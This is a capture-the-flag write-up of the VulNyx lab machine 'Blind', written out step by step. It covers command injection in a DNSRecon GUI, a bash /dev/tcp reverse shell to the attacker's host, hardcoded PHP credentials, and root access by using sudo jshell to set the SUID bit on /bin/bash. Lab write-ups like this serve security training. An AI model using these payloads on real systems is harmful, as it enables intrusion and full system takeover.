Blind | Vulnyx Writeup
Table of Contents
Overview

Blind is an easy VulNyx machine that focuses on command injection, DNSRecon GUI remote code execution, hardcoded credential disclosure, and privilege escalation through misconfigured sudo permissions. The machine demonstrates how unsanitized user input can provide initial access and how exposed application credentials combined with dangerous administrative binaries can lead to full system compromise.
Key Vulnerabilities
- Command Injection
- DNSRecon GUI Remote Code Execution
- Hardcoded Credentials
- Misconfigured Sudo Permission
- JShell Privilege Escalation
- SUID Bash Privilege Escalation
🔎 Reconnaissance
First, perform a full TCP port scan against the target using Nmap.
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.27
Scan Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.27
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 05:21 -0700
Nmap scan report for 192.168.1.27
Host is up (0.00015s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.66 ((Debian))
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Apache2 Debian Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/dnsrecon-gui
MAC Address: 00:0C:29:BD:D2:63 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.05 seconds
Findings
- 80/tcp → Apache HTTP Server
robots.txtreveals a hidden directory:/dnsrecon-gui
Only port 80 is exposed on the target.
🌐 Web Enumeration
Browse to the target on port 80.
The landing page displays the default Apache Debian page.
The Nmap scan revealed a disallowed directory inside robots.txt.
Navigate to:
http://192.168.1.27/dnsrecon-gui
The application presents a DNSRecon GUI interface.
The application accepts a domain name and returns DNS records for the supplied domain.
Example here : google.com
This input field becomes the primary attack surface.
💥 Command Injection
To verify whether the domain parameter is vulnerable to command injection, submit the following payload.
facebook.com; sleep(10)
After submitting the request, the application’s response is delayed by approximately 10 seconds.
This confirms that the supplied input is executed by the underlying operating system.
The DNSRecon GUI is vulnerable to Command Injection.
📡 Reverse Shell
Start a Netcat listener on the attacker machine.
nc -lnvp 443
Now submit the following payload through the DNSRecon GUI search field.
vulnyx.com ; bash -c 'bash -i > /dev/tcp/192.168.1.28/443 0>&1'
The listener receives a reverse shell.
$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.27] 50756
id; whoami
uid=1000(microjoan) gid=1000(microjoan) groups=1000(microjoan)
microjoan
A reverse shell is successfully obtained as: microjoan
🖥 Shell Upgrade
Upgrade the reverse shell to a fully interactive TTY.
script /dev/null -c bash
Press:
Ctrl + Z
Then execute:
stty raw -echo; fg
reset xterm
export TERM=xterm
export BASH=bash
The reverse shell is now upgraded to a fully interactive shell.
🏁 User Flag
Read the user flag from the home directory.
cat /home/microjoan/user.txt
Result
microjoan@blind:/var/www/html/dnsrecon-gui$ cat /home/microjoan/user.txt
ccb82a1ed72e7d09df0f64bd34debc3e
Successfully captured the user flag.
🔍 Credential Discovery
List the files inside the current web application directory.
ls -la
Result
microjoan@blind:/var/www/html/dnsrecon-gui$ ls -la
total 32
drwxrwxrwx 6 microjoan microjoan 4096 Jan 25  2026 .
drwxr-xr-x 3 microjoan microjoan 4096 Jan 25  2026 ..
drwxrwxrwx 6 microjoan microjoan 4096 Jan 25  2026 assets
drwxrwxrwx 2 microjoan microjoan 4096 Aug 22 12:43 dnsrecon_results
-rwxrwxrwx 1 microjoan microjoan 5403 Jan 25  2026 index.php
drwxrwxrwx 5 microjoan microjoan 4096 Jan 25  2026 text2mindmap
drwxrwxrwx 4 microjoan microjoan 4096 Jan 25  2026 vendor
microjoan@blind:/var/www/html/dnsrecon-gui$
The file index.php appears to contain the application’s configuration.
Search for usernames and passwords.
cat index.php | grep -iE "user|pass"
Result
microjoan@blind:/var/www/html/dnsrecon-gui$ cat index.php | grep -iE "user|pass"

    $db_user = "microjoan";
    $db_pass = "microP@zz";
The application stores credentials directly inside the source code.
| Username | Password |
|---|---|
| microjoan | microP@zz |
These credentials belong to the current user and can also be used for sudo authentication.
🔍 Privilege Escalation
Check the available sudo permissions.
sudo -l
Enter the discovered password when prompted.
Result
microjoan@blind:/var/www/html/dnsrecon-gui$ sudo -l
[sudo] password for microjoan:
Matching Defaults entries for microjoan on blind:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User microjoan may run the following commands on blind:
    (root) PASSWD: /usr/bin/jshell
microjoan@blind:/var/www/html/dnsrecon-gui$
The important finding is:
(root) PASSWD: /usr/bin/jshell
The microjoan user is allowed to execute JShell as root.
Before exploiting this permission, verify the current permissions of /bin/bash.
ls -ls /bin/bash
Result
microjoan@blind:/var/www/html/dnsrecon-gui$ ls -ls /bin/bash
1236 -rwxr-xr-x 1 root root 1265648 Sep  7  2025 /bin/bash
The Bash binary does not currently have the SUID bit enabled.
💥 JShell Privilege Escalation
JShell allows Java expressions to execute system commands.
Use JShell through sudo to modify the permissions of /bin/bash.
echo 'Runtime.getRuntime().exec("chmod u+s /bin/bash");' | sudo -u root /usr/bin/jshell -
The command executes as root and enables the SUID permission on Bash.
Verify the permissions again.
ls -ls /bin/bash
Result
microjoan@blind:/var/www/html/dnsrecon-gui$ ls -ls /bin/bash
1236 -rwsr-xr-x 1 root root 1265648 Sep  7  2025 /bin/bash
The SUID bit has been successfully enabled.
-rwsr-xr-x
👑 Root Shell
Execute Bash while preserving effective privileges.
/bin/bash -p
Verify the current identity.
microjoan@blind:/var/www/html/dnsrecon-gui$ /bin/bash -p
bash-5.2# id ;whoami
uid=1000(microjoan) gid=1000(microjoan) euid=0(root) groups=1000(microjoan)
root
bash-5.2#
Privilege escalation is successful.
🏁 Root Flag
Read the root flag.
cat /root/root.txt
Result
bash-5.2# cat /root/root.txt
31cb35fbf6874ab1f7646a9e89a4483f
bash-5.2#
Successfully captured the root flag.
🧾 Summary
| Phase | Technique |
|---|---|
| Enumeration | Nmap |
| Web Discovery | robots.txt |
| Vulnerability | Command Injection |
| Initial Access | Reverse Shell |
| User | microjoan |
| Credential Discovery | Hardcoded PHP Credentials |
| Privilege Enumeration | sudo -l |
| Privilege Escalation | JShell |
| Final Escalation | SUID Bash |
| Root Access | /bin/bash -p |
🚀 Key Takeaways
- Always inspect
robots.txt, as it frequently reveals hidden application paths. - User-controlled input should never be passed directly to operating system commands without proper sanitization.
- Time-based payloads such as
sleep()are useful for confirming blind command injection vulnerabilities. - Hardcoded credentials inside source code can lead directly to privilege escalation.
- Powerful binaries allowed through sudo should always be reviewed against GTFOBins and known abuse techniques.
- JShell can execute Java runtime commands, making it dangerous when available with elevated privileges.
- Enabling the SUID bit on
/bin/bashallows users to obtain root effective privileges using/bin/bash -p.

Related Posts
Trace | Vulnyx Writeup
Compromised the Trace machine by enumerating an exposed NFS share, discovering internal domains, bypassing a PHP …
Billing | TryHackMe Writeup
Compromised the Billing machine by exploiting MagnusBilling through CVE-2023-30258 to obtain an unauthenticated remote …
Pickle Rick | TryHackMe Writeup
Compromised the Pickle Rick machine by discovering a username in the website source code, recovering the password from …
NorthWing | Vulnyx Writeup
Compromised the NorthWing machine by exploiting Local File Inclusion with a PHP filter wrapper, recovering and cracking …